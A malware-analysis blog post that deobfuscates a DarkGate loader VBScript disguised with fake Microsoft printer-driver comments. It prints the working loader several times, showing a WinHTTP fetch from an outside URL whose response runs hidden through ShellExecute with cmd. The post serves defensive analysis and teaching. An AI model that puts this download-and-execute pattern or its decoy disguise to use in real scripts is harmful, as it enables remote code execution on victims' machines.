Decoding a Simple Visual Basic (.vbs) Script - DarkGate Loader

embee-research.ghost.io/decoding-a-simple-visual-basic-vbs-script-darkgate-loader/

Matthew October 16, 2023

Last updated on Oct 18, 2023


In this post I will demonstrate a process for decoding and demystifying a simple darkgate loader vbs script. This script employs minimal obfuscation and is not particularly complex however it does deploy some decoy tactics which can be tricky to navigate and may throw off an inexperienced analyst.

This post will demonstrate some basic techniques for removing decoy code and identifying the final intended functionality of a malicious .vbs script.


The sample hash is `3a586493131b5a1784e7da751f12fd992bc41f300a28dcc5021d2127d33cb8bc` and can be found on Malware Bazaar.

Initial Analysis

I have first downloaded the file and unzipped it using the password `infected`.




Initial analysis with detect-it-easy shows that it is a plaintext file, so we can largely continue analysis with a text editor. I will be using notepad++.



An initial review of the strings shows some comments suggesting that the file is related to a legitimate windows driver script.

This is used to throw off an inexperienced analyst who may (in a rush) assume that the script is legitimate.



Reviewing a Malware Script Inside a Text Editor

Since the file is in plaintext, I can proceed by opening the file in a text editor. This will allow me to investigate further and determine if the script is legitimate or contains some kind of malicious functionality.


The file initially looks something like this. Note how there is no text highlighting as the initial file did not have a file extension.

I always try to add text highlighting as it can significantly improve the readability of the script being analyzed.

```
'---------------------------------------------------------------------
'
' Copyright (c) Microsoft Corporation. All rights reserved.
'
' Abstract:
' prndrvr.vbs - driver script for WMI on Windows
'     used to add, delete, and list drivers.
'
' Usage:
' prndrvr [-adlx?] [-m model][-v version][-e environment][-s server]
'         [-u user name][-w password][-h file path][-i inf file]
'
' Example:
' prndrvr -a -m "driver" -v 3 -e "Windows NT x86"
' prndrvr -d -m "driver" -v 3 -e "Windows x64"
' prndrvr -d -m "driver" -v 3 -e "Windows IA64"
' prndrvr -x -s server
' prndrvr -l -s server
'
'---------------------------------------------------------------------


zmyhctzunmyhs="WINHTTP.WinHTTPRequest.5.1"
'
' Debugging trace flags, to enable debug output trace message
' change gDebugFlag to true.
'
const kDebugTrace = 1
const kDebugError = 2
dim gDebugFlag

gDebugFlag = false

'
' Operation action values.
'
```

I use the dropdown menu to enable `visual basic` highlighting.

> It can be a slight art to know which language to choose for text highlighting. In this case i know to use visual basic because of the use of `'` at the start of each of the initial lines. This is the visual basic method of declaring a comment.
>
> After looking at a few scripts you'll get a feel for which language is which, usually based on comment styles and the ways that variables are created. You an also just guess, incorrect highlighting is often better than no highlighting.



After enabling text highlighting, the script now looks significantly better. We can clearly see which lines are comments and which lines contain code.

The initial piece of the script file contains a bunch of comments, these don't add to functionality at all and can be later removed. They are essentially a decoy used to throw off strings analysis.


```
'---------------------------------------------------------------------
'
' Copyright (c) Microsoft Corporation. All rights reserved.
'
' Abstract:
' prndrvr.vbs - driver script for WMI on Windows
'     used to add, delete, and list drivers.
'
' Usage:
' prndrvr [-adlx?] [-m model][-v version][-e environment][-s server]
'         [-u user name][-w password][-h file path][-i inf file]
'
' Example:
' prndrvr -a -m "driver" -v 3 -e "Windows NT x86"
' prndrvr -d -m "driver" -v 3 -e "Windows x64"
' prndrvr -d -m "driver" -v 3 -e "Windows IA64"
' prndrvr -x -s server
' prndrvr -l -s server
'
'---------------------------------------------------------------------


zmyhctzunmyhs="WINHTTP.WinHTTPRequest.5.1"
'
' Debugging trace flags, to enable debug output trace message
' change gDebugFlag to true.
'
const kDebugTrace = 1
const kDebugError = 2
dim gDebugFlag

gDebugFlag = false

'
```

Scrolling down, we can also see a bunch of variable creations. These also contain junk strings that don't add to functionality.

```
'
' General usage messages
'
const L_Help_Help_General01_Text   = "Usage: prndrvr [-adlx?] [-m model][-v version][-e environment][-s server]"
const L_Help_Help_General02_Text   = "               [-u user name][-w password][-h path][-i inf file]"
const L_Help_Help_General03_Text   = "Arguments:"
const L_Help_Help_General04_Text   = "-a      - add the specified driver"
const L_Help_Help_General05_Text   = "-d      - delete the specified driver"
const L_Help_Help_General06_Text   = "-e      - environment  ""Windows {NT x86 | X64 | IA64}"""
const L_Help_Help_General07_Text   = "-h      - driver file path"
const L_Help_Help_General08_Text   = "-i      - fully qualified inf file name"
const L_Help_Help_General09_Text   = "-l      - list all drivers"
const L_Help_Help_General10_Text   = "-m      - driver model name"
const L_Help_Help_General11_Text   = "-s      - server name"
const L_Help_Help_General12_Text   = "-u      - user name"
const L_Help_Help_General13_Text   = "-v      - version"
const L_Help_Help_General14_Text   = "-w      - password"
const L_Help_Help_General15_Text   = "-x      - delete all drivers that are not in use"
const L_Help_Help_General16_Text   = "-?      - display command usage"
const L_Help_Help_General17_Text   = "Examples:"
const L_Help_Help_General18_Text   = "prndrvr -a -m ""driver"" -v 3 -e ""Windows NT x86"""
const L_Help_Help_General19_Text   = "prndrvr -d -m ""driver"" -v 3 -e ""Windows x64"""
const L_Help_Help_General20_Text   = "prndrvr -a -m ""driver"" -v 3 -e ""Windows IA64"" -i c:\temp\drv\drv.inf -h c:\temp\drv"
const L_Help_Help_General21_Text   = "prndrvr -l -s server"
const L_Help_Help_General22_Text   = "prndrvr -x -s server"
const L_Help_Help_General23_Text   = "Remarks:"
const L_Help_Help_General24_Text   = "The inf file name must be fully qualified. If the inf name is not specified, the script uses"
const L_Help_Help_General25_Text   = "one of the inbox printer inf files in the inf subdirectory of the Windows directory."
const L_Help_Help_General26_Text   = "If the driver path is not specified, the script searches for driver files in the driver.cab file."
const L_Help_Help_General27_Text   = "The -x option deletes all additional printer drivers (drivers installed for use on clients running"
const L_Help_Help_General28_Text   = "alternate versions of Windows), even if the primary driver is in use. If the fax component is installed,"
const L_Help_Help_General29_Text   = "this option deletes any additional fax drivers. The primary fax driver is also deleted if it is not"
const L_Help_Help_General30_Text   = "in use (i.e. if there is no queue using it). If the primary fax driver is deleted, the only way to"
const L_Help_Help_General31_Text   = "re-enable fax is to reinstall the fax component."

'
```

Scrolling down more, we can see a small blob of code that contains a url and appears to be slightly obfuscated.

This is the main piece of code that we are interested in.




Cleaning up The script

Before analysing the "malicious" section, I will go ahead and clean up the rest of the script. This makes it easier to view the malicious section and can reveal other smaller malicious parts that may have been missed.

To do this, I will perform two actions.

- Remove the junk comments
- Remove the junk variables. \

To remove the junk comments, I will use a simple regex and the replace function of notepad++ (CTRL+H).



Cleaning Up Malware Scripts Using Regex

Let's break down that regex. The aim is to completely remove any line that starts with a `'` comment.

- `^` - only look at the start of each line
- `'` - look for a `'` at the start of each line
- `.*` - grab everything that comes after the `'`
- `\r\n` - grab any newlines at the end of each line that we remove.


After hitting enter, the script has been reduced to `143` lines instead of `191`. The initial part of the script now looks like this.

Not perfect, but much better.

```
zmyhctzunmyhs="WINHTTP.WinHTTPRequest.5.1"
const kDebugTrace = 1
const kDebugError = 2
dim gDebugFlag

gDebugFlag = false

const kActionUnknown    = 0
const kActionAdd        = 1
const kActionDel        = 2
const kActionDelAll     = 3
const kActionList       = 4

const kErrorSuccess     = 0
const kErrorFailure     = 1

const kNameSpace        = "root\cimv2"

const L_Empty_Text                = ""
const L_Space_Text                = " "
const L_Error_Text                = "Error"
const L_Success_Text              = "Success"
const L_Failed_Text               = "Failed"
const L_Hex_Text                  = "0x"
const L_Printer_Text              = "Printer"
const L_Operation_Text            = "Operation"
const L_Provider_Text             = "Provider"
const L_Description_Text          = "Description"
const L_Debug_Text                = "Debug:"

const L_Help_Help_General01_Text  = "Usage: prndrvr [-adlx?] [-m model][-v version][-e environment][-s server]"
const L_Help_Help_General02_Text  = "                [-u user name][-w password][-h path][-i inf file]"
const L_Help_Help_General03_Text  = "Arguments:"
const L_Help_Help_General04_Text  = "-a      - add the specified driver"
const L_Help_Help_General05_Text  = "-d      - delete the specified driver"
```

Now we want to remove the `const` variables, which largely appear to be junk.

To do this, we can add another regex. We can essentially re-use the same regex, swapping out the `'` for a `const`. This will completely remove any line that starts with `const`.



After hitting enter, 87 lines are removed from the code.

```
zmyhctzunmyhs="WINHTTP.WinHTTPRequest.5.1"
dim gDebugFlag

gDebugFlag = false




With CreateObject(zmyhctzunmyhs)




if lwypxaefgmzv = "rewwr" then
if lwypxaefgmzv = "dwedwe" then
if lwypxaefgmzv = "fewrewrew" then
if lwypxaefgmzv = "dsdsa" then
if lwypxaefgmzv = "f44f4wers" then
MsgBox "rsdafadfg"
end if
end if
end if
end if
end if


lxwpges = "Shell.Application"



irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"

ctxbzvn = "md"

.Open "get", irgereikqntf, False
.setRequestHeader "a", "a"
```

There are a few empty lines that don't add any value to the code. You can go ahead and remove these manually or with a regex.

This leaves `34` lines left. and the script is significantly more readable than before.

```
zmyhctzunmyhs="WINHTTP.WinHTTPRequest.5.1"
dim gDebugFlag

gDebugFlag = false

With CreateObject(zmyhctzunmyhs)

if lwypxaefgmzv = "rewwr" then
if lwypxaefgmzv = "dwedwe" then
if lwypxaefgmzv = "fewrewrew" then
if lwypxaefgmzv = "dsdsa" then
if lwypxaefgmzv = "f44f4wers" then
MsgBox "rsdafadfg"
end if
end if
end if
end if
end if

lxwpges = "Shell.Application"

irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"

ctxbzvn = "md"

.Open "get", irgereikqntf, False
.setRequestHeader "a", "a"
.send
zmyhctzunmyhs2 = .responseText
CreateObject(lxwpges).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 ,"","",0
End With

'submit gaze speed badge faculty music sketch appear hello only swap bean envelope lotter
```

Now it's relatively intuitive to see that a command is executed which calls out to the url and downloads a file.

However, I will instead show some ways of cleaning up the file even further.

Manually Editing A Script To Improve Readability

The first, is to rename variables like this to something more meaningful.

In this case, I have renamed `lxwpges` to `shell_application`

```
20
21  lxwpges = "Shell.Application"
22
23  irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"
24
25  ctxbzvn = "md"
26
27  .Open "get", irgereikqntf, False
28  .setRequestHeader "a", "a"
29  .send
30  zmyhctzunmyhs2 = .responseText
31  CreateObject(lxwpges).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 ,"","",0
32  End With
33
34  'submit gaze speed badge faculty music sketch appear hello only swap bean enve
```

```
20
21  shell_application = "Shell.Application"
22
23  irgereikqntf="http://fredlomberhfile.com:2351/lpfdokkq"
24
25  ctxbzvn = "md"
26
27  .Open "get", irgereikqntf, False
28  .setRequestHeader "a", "a"
29  .send
30  zmyhctzunmyhs2 = .responseText
31  CreateObject(shell_application).ShellExecute "c"+ctxbzvn, zmyhctzunmyhs2 ,"","",0
32  End With
33
34  'submit gaze speed badge faculty music sketch appear hello only swap bean envelope lottery
```

I won't go into details about renaming every single variable. It largely doesn't matter what you pick, as long as the new variable names provides some kind of meaning to you.

Here is an example where I have renamed the remaining values.

```
make_web_requests="WINHTTP.WinHTTPRequest.5.1"
dim gDebugFlag

gDebugFlag = false

With CreateObject(make_web_requests)

if some_junk = "rewwr" then
if some_junk = "dwedwe" then
if some_junk = "fewrewrew" then
if some_junk = "dsdsa" then
if some_junk = "f44f4wers" then
MsgBox "rsdafadfg"
end if
end if
end if
end if
end if

shell_application = "Shell.Application"

bad_url="http://fredlomberhfile.com:2351/lpfdokkq"

str_md = "md"

.Open "get", bad_url, False
.setRequestHeader "a", "a"
.send
response_text = .responseText
CreateObject(shell_application).ShellExecute "c"+str_md, response_text ,"","",0
End With

'submit gaze speed badge faculty music sketch appear hello only swap bean envelope lottery rotate v
```

It's now easy to see the script contains the following "True" functionality.

- Creates a web request object
- Performs some junk to display or not display a message box
- Creates a shell application object (used to launch commands)
- Makes a web request to a url
- Uses `ShellExecute` to execute the response from the web request. (indicating the result is most likely another script)

